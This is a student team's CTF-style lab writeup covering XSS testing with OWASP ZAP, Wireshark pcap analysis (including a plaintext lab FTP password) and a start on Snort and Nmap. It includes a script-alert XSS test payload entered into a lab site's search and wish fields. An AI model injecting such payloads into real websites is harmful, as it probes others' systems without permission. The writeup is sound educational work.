

# PSP0201

## Week 3

## Writeup

GROUP NAME: Cyborgs

MEMBERS

ID NUMBER	NAME	ROLE
1211102066	Hemma Ravindran	Leader
1211100614	Tivaasheny Ananthan	Member
1211102168	Nicholas Cheok Jia Jie	Member
1211100986	Sarvesh Munusamy	Member

## Day 6: Be careful with what you wish on a Christmas night

Tools used: google, attack box, Firefox, ZAP

### Solution/walkthrough:

#### Question 1:

We searched in google to get the correct answer.

#### Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

**Syntactic** validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

**Semantic** validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

#### Question 2:

We open the link given to go to OWASP cheat sheet to find US zip code

The screenshot shows a web browser window with the URL [cheatsheetseries.owasp.org/cheatsheets/XSS\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XSS_Prevention_Cheat_Sheet.html). The page content is as follows:

**Bonus: Mitigating XSS**

The rule is simple: all user input should be sanitized at both the client and server-side so that potentially malicious characters are removed. There are libraries to help with this on every platform.  
Smart developers should always implement a filter to any text input field and follow a strict set of rules regarding processing the inputted data. For more info about this, check out OWASP's guide:  
[OWASP/CheatSheetSeries](#)

**Challenge**

- Please allow more time for this VM to deploy (more than the usual 5 minutes) if you are non-subscriber.

**Resources**

Check out this awesome guide about XSS: [swisskyrepo/PayloadsAllTheThings](#)  
Common payload list for you to try out: [payloadbox/xss-payload-list](#)  
For more OWASP Zap guides, check out the following room: [Learn OWASP Zap](#)

**Answer the questions below**

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP ([http://MACHINE\\_IP:5000](http://MACHINE_IP:5000)) into the browser search bar (the webserver is running on port 5000, so make sure this is included in your web requests).

At the bottom of the browser window, the taskbar shows various icons for system functions like search, file operations, and connectivity.

Press ctrl F then searsh for US. Then scroll down to get the answer.

The screenshot shows a browser window with multiple tabs open. The active tab displays a search result for 'US'. The search term 'US' is highlighted in the search bar. Below the search bar, there is a list of items, with the first item being '• Define a minimum and maximum length for the data (e.g. {1,25} ).'. The page title is 'Allow List Regular Expression Examples'. It includes sections for validating U.S. Zip Codes and U.S. State Selections from dropdown menus, along with Java Regex usage examples. The browser interface includes a toolbar at the top and a taskbar at the bottom with various icons and system status information.


## Question 4:

This is the query string can be abused to craft a reflected XSS. We will get this when type hi in query.

The screenshot shows a web application titled 'Welcome to Santa's official 'Make a Wish!' website'. The URL in the address bar is 10.10.191.223:5000/?q=hi. The page features a festive Christmas theme with pinecones and ornaments. A banner at the top states: 'Here you can anonymously submit your Christmas wishes and see what other people wished too!'. Below this, there is a text input field containing the text 'hi'. At the bottom of the page, there is a section titled 'Here are all wishes that have "hi":' followed by a text input field labeled 'Enter your wish here:'.


## **Question 5:**

There are 2 XSS alerts of high priority are in the scan.



## **Question 6:**

(<script>alert("PSP0201")</script>) put in the wish text box if we want to show an alert saying "PSP0201"



## **Question 7 :**

After close my browser and revisit the site MACHINE-IP:5000 again it does persist XSS attack. We tried the question 6 after off and revisit the site.

### **Thought Process/Methodology:**

Firstly, we start the machine and also the attack box. After get the IP address we type it in firefox in attackbox. Then we need to add :5000 behind our IP address. “Make a wish” website will appear. There is search query too in that page. So can type anything to get the query string. Our team typed hi then we get the string(q). Then go to application to open the OWASP ZAP. Choose automated scan and paste our make a wish website url at there and click attack. Then the alerts will show up. From that we can know that there are 2 types of XSS are there in the scan.(persistent and reflected). Then we went to the make a wish site and (`<script>alert("PSP0201")</script>`) put this in search query and also at the wish. Lastly, we manage to get to show an alert saying "PSP0201".

## Day 7: The Grinch Really Did Steal Christmas

Tools used: google,wireshark

### Solution/walkthrough:

#### Question 1:

Open "pcap1.pcap" in Wireshark and type icmp to get the IP address. The first line is the answer (get IP address from source).

Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)  
 > Ethernet II, Src: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)  
 > Internet Protocol Version 4, Src: 10.11.3.2, Dst: 10.10.15.52  
 > Internet Control Message Protocol

0000 02 89 03 cb f7 db 02 c8 85 b5 5a aa 08 00 45 00	.....k..Z..E
0010 00 3c d3 10 00 00 7f 01 42 66 0a 00 03 02 0a 0a	<....P....
0020 0f 34 00 00 44 5a 00 01 00 01 61 62 63 64 65 66	4..MZ...abcdef
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76	ghijklmnoqrstuvwxyz
0040 77 61 62 63 64 65 66 67 68 69	wabcedefghi

Internet Control Message Protocol: Protocol

Type here to search

#### Question 2:

This is the filter we used to see HTTP GET requests.

Frame 67: 394 bytes on wire (3152 bits), 394 bytes captured (3152 bits)  
 > Ethernet II, Src: MS-NLB-PhysServer\_32\_03:60:d9:6c:db (02:23:03:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)  
 > Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52  
 > Transmission Control Protocol, Src Port: 56560, Dst Port: 80, Seq: 1, Ack: 1, Len: 328  
 > Hypertext Transfer Protocol

0000 02 89 03 cb f7 db 02 23 60 d9 6c db 08 00 45 00	...#`1.-E
0010 01 7c b2 9f 00 00 00 1f ce 0a 0a 03 c7 0a 0a	[. @ . ...C...
0020 0f 34 d9 62 00 50 8c 92 f6 21 d6 c8 17 16 80 18	4..b.P..!:-....
0030 01 eb 20 65 00 00 01 00 0a e9 ca ad 99 05 c0	..e.....
0040 ec 83 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31	-GET / HTTP/1.1
0050 00 0a 08 6f 73 73 2a 20 78 62 66 63 2a 62 6f	-Host: tbfc.blob
0060 67 0d 0a 55 73 65 72 2d 4f 67 65 6e 74 3a 20 4d	g. User-Agent: M
0070 6f 7a 69 6c 61 2f 35 2a 30 28 58 31 31 3b	ozilla/5.0 (X11;
0080 38 36 5f 36 34 3b 20 72 76 3a 30 30 2e 30 29 20	Ubuntu 18.04.2 LTS X
0090 86 64; r: v:80.0)	
00a0 47 65 63 6b 6f 7f 32 30 31 30 30 31 20 46	Gecko/20100101 F
00b0 69 72 65 66 6f 78 2f 38 30 2e 30 0d 0a 41 63 63	irefox/8.0.0 Acc
00c0 65 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c 2c 61	ept: tex t/htm
00d0 70 70 6c 69 63 61 74 69 6f 2f 78 68 74 6d 6c	pplicati on/xh

HTTP/1.1 200 OK

Type here to search

### **Question 3:**

The name of the article that the IP address "10.10.67.199" visited is shown at the blue line which we clicked for the answer.

Frame 471: 365 bytes on wire (2900 bits), 365 bytes captured (2900 bits)  
Ethernet II, Src: HS-HLB-PhysServer-32\_03:b0:d9:6c:db (02:23:b0:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)  
Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52  
Transmission Control Protocol, Src Port: 55658, Dst Port: 80, Seq: 1192, Ack: 1742344, Len: 299  
HyperText Transfer Protocol

No.	Time	Source	Destination	Protocol	Length	Info
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
335	63.087281	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.026962	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028418	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto/v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239845	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.240669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
480	66.251644	10.10.67.199	10.10.15.52	HTTP	442	GET /posts/fonts/roboto/v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto/v20-latin-regular.woff HTTP/1.1

0x0000 0f 89 03 cb f7 0b 02 23 60 d9 6c db 00 00 45 00 .....k # 1...E  
0x0001 0f 89 03 cb f7 0b 02 23 60 d9 6c db 00 00 45 00 .....k # 1...E  
0x0002 0f 89 03 cb f7 0b 02 23 60 d9 6c db 00 00 45 00 .....k # 1...E  
0x0003 0f 8d 49 00 00 50 49 00 00 00 00 00 00 00 00 00 4 j P@...m.....  
0x0030 33 73 9b 10 00 00 01 01 08 0a e9 ca b5 0d 05 c0 ..GET / osts/rei  
0x0030 ee c4 47 55 24 20 2f 70 ff 73 74 73 2f 72 65 69 ..deener-of -the-wee  
0x0050 64 65 65 72 2d 6f 66 2d 74 68 65 62 77 65 65 t: tbfc\_blog\_U  
0x0060 6b 2f 20 48 54 54 50 2f 31 2e 01 0d 04 08 48 6f 73 er-Agent: Mozilla/  
0x0070 74 3a 20 74 62 66 63 2e 62 6c 6f 67 0d 0a 55 73 a/5.0;Windows 10;  
0x0080 65 72 41 67 65 66 74 3a 20 4d 6f 7a 69 6c 6c tu, Linux,x86\_64  
0x0081 61 2f 35 2e 30 2d 28 58 3a 20 3b 20 55 62 75 6e rv,8.0,Gecko  
0x0082 71 75 2d 20 49 2e 2d 78 20 4d 20 55 62 75 6e /20180310 1 Fir  
0x0083 72 76 3a 38 30 2d 2e 30 29 20 47 65 63 6f 6f x/8.0.0 Accep  
0x0082 72 76 3a 38 30 2d 2e 30 29 20 47 65 63 6f 6f /rv,8.0,Gecko  
0x0083 72 76 3a 38 30 2d 2e 30 29 20 47 65 63 6f 6f /20180310 1 Fir  
0x0084 78 2f 38 30 2e 30 0d 0a 41 63 65 69 70 74 3a 20 x/8.0.0 Accep  
|| meet.google.com is sharing your screen Stop sharing Hide

## **Question 4:**

Password was leaked during the login process.

tcp.stream eq 4

No.	Time	Source
13.4	10:34:50	10.10.73.252
14.4	10:34:57	10.10.122.12
15.4	10:38:28	10.10.73.252
16.4	10:55:04	10.10.122.12
17.4	10:55:12	10.10.73.252
20.7	8:56:32	10.10.73.252
21.7	8:56:35	10.10.122.12
22.7	8:56:43	10.10.122.12
23.7	8:56:48	10.10.73.252
28.14.	20:20:03	10.10.73.252
29.14.	32:38:26	10.10.122.12
31.16.	7:55:29	10.10.122.12

200 Welcome to the TBFC FTP Server!.  
USER elFmcskidy  
331 Please specify the password.  
PASS plaintext\_password\_fiasco  
530 Login incorrect.  
SYST  
QUIT  
221 Goodbye.

> Frame 16: 104 bytes on wire (832 bits)  
> Ethernet II, Src: 02:00:56:51:8e  
> Internet Protocol Version 4, Src  
> Transmission Control Protocol, Si  
> File Transfer Protocol (FTP)  
[Current working directory: ]

0000 00 c3 1c b5 2e b7 c0 c0 5e  
0001 40 00 cc 00 00 00 00 00 25 i  
0020 49 fc 00 15 b1 1c 66 93 ff f  
0030 01 ea d9 dc 00 00 01 01 08 f  
0040 d1 32 32 30 20 57 65 6c f  
0050 20 74 68 65 20 54 42 46 43 f  
0060 72 76 65 72 21 2e 0d 0a

client plots, server plots, it turns...  
Entire conversation (207 bytes)  
Show data as: ASCII  
Find: Stop sharing Hide Stream 4 Filter Out This Stream Print Save as... Back Close Help Find Next

Type here to search

## Question 5:

The name of the protocol that is encrypted is shown there. (circled in red)

The screenshot shows a Wireshark capture window titled "pcap2.pcap". The packet list pane displays a sequence of TCP connections between various IP addresses, primarily 10.10.122.128 and 10.10.73.252. A red circle highlights the first connection from 10.10.122.128:1024 to 10.11.3.2:22, labeled "SSH". The details pane shows the protocol stack for this connection, including fields like Length, Info, and TSecr. The bytes pane shows the raw hex and ASCII data for the captured frames.

Frame 16: 104 bytes on wire (832 bits), 104 bytes captured (832 bits)

- > Ethernet II, Src: 02:c3:be:b7 (02:c3:be:b5:2e:b7), Dst: 02:c3:be:b5:2e:b7
- > Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.10.73.252
- > Transmission Control Protocol, Src Port: 21, Dst Port: 45340, Seq: 1, Ack: 1, Len: 38
- > File Transfer Protocol (FTP)

[Current working directory: ]

meet.google.com is sharing your screen. Stop sharing Hide

## **Question 6:**

We get answer when scroll in "pcap2.pcap"

pcap2.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <CHT/>

No.	Time	Source	Destination	Protocol	Length	Info
40	19.727087	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
41	19.727175	10.10.122.128	10.10.73.252	FTP	89	Response: 221 Goodbye.
42	19.727186	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [FIN, ACK] Seq=147 Ack=62 Win=62720 Len=0 Tsvl=894830842 Tscr=411045637
43	19.727557	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=62 Ack=147 Win=62848 Len=0 Tsvl=411045638 Tscr=894830842
44	19.727819	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [FIN, ACK] Seq=62 Ack=148 Win=62848 Len=0 Tsvl=411045638 Tscr=894830842
45	19.727824	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=148 Ack=63 Win=62720 Len=0 Tsvl=894830843 Tscr=411045638
46	19.785018	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128 Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
48	21.607851	91.189.92.40	10.10.122.128	TCP	74	[TCP, Data segment] [TCP, Retransmission] [TCP, Pushed] [TCP, Reused] 33404 → 441 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 Tsvl=3118209280 Tscr=411048354 WS=128
49	22.443812	10.10.73.252	10.10.122.128	TCP	74	45342 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 Tsvl=411048354 Tscr=0 WS=128
50	22.443840	10.10.122.128	10.10.73.252	TCP	74	21 → 45342 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 Tsvl=894833559 Tscr=411048354 WS=128
51	22.444276	10.10.73.252	10.10.122.128	TCP	66	45342 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 Tsvl=411048354 Tscr=894833559

> Frame 47: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)  
> Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)  
> Address Resolution Protocol (reply)

0000 02 c8 85 b5 5a aa 02 c0 56 51 8a 51 08 06 00 01 ..Z... VQ. ....  
0010 08 00 06 04 00 02 02 c0 56 51 8a 51 0a 0a 7a 80 .....VQ. Q. ....  
0020 02 c8 85 b5 5a aa 0a 0a 00 01 ..Z... ....

meet.google.com is sharing your screen. Stop sharing Hide



Packets: 239 • Displayed: 239 (100.0%)

Profile: Default

5:48 PM 23/6/2022


## **Question 7:**

We have to download the `christmas.zip` to get the answer for question 7 and 8.



## **Question 8:**

Get this pdf from the extracted christmas file. We will be able to identify the author.



## **Thought Process/Methodology:**

Firstly, we are supposed to download the files that's given and then install Wireshark. Once, it's downloaded we must extract the files. Open the extracted file in the Wireshark. After opening the files we started to find the IP address that initiates an ICMP/ping. We eventually guessed the filter because that's the format to get any type of request. To find out the visited pages we used the IP address that's given and add an extra part to it to filter so i can get a better view at pcap files. Later, we search specifically for ftp traffic by using the actual port that is involved and we have one out of four filters for that which we can do with the tcp dot port. We followed the tcp stream and then got the answer. In this pcap2.pcap there are lot of packets use differences type of protocol to transfer data over network the only encrypted protocol in here is SSH so answer is SSH. The next question we just scrolled to the list to find the matching details that were given. In pcap file when elf are transferring file they must use the http method so type http.request.method. There were two packets and we have to find the packet with matching details and extract the files. once we get the wishlist we could find the wishlist that will be used to replace Elf McEage. Lastly, for the author we just need to open the pdf from extracted files .

## Day 8: What's Under the Christmas Tree?

Tools used: Attackbox, google and kali terminal


### Question 1

We google searched on the year of when Snort was created.

About 1,770,000 results (0.48 seconds)

1998

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in **1998**.



<https://digital.ai/technology/snort>

### Question 2

We used Nmap on MACHINE\_IP and found the port numbers of the three services running which are 80, 2222 and 3389.

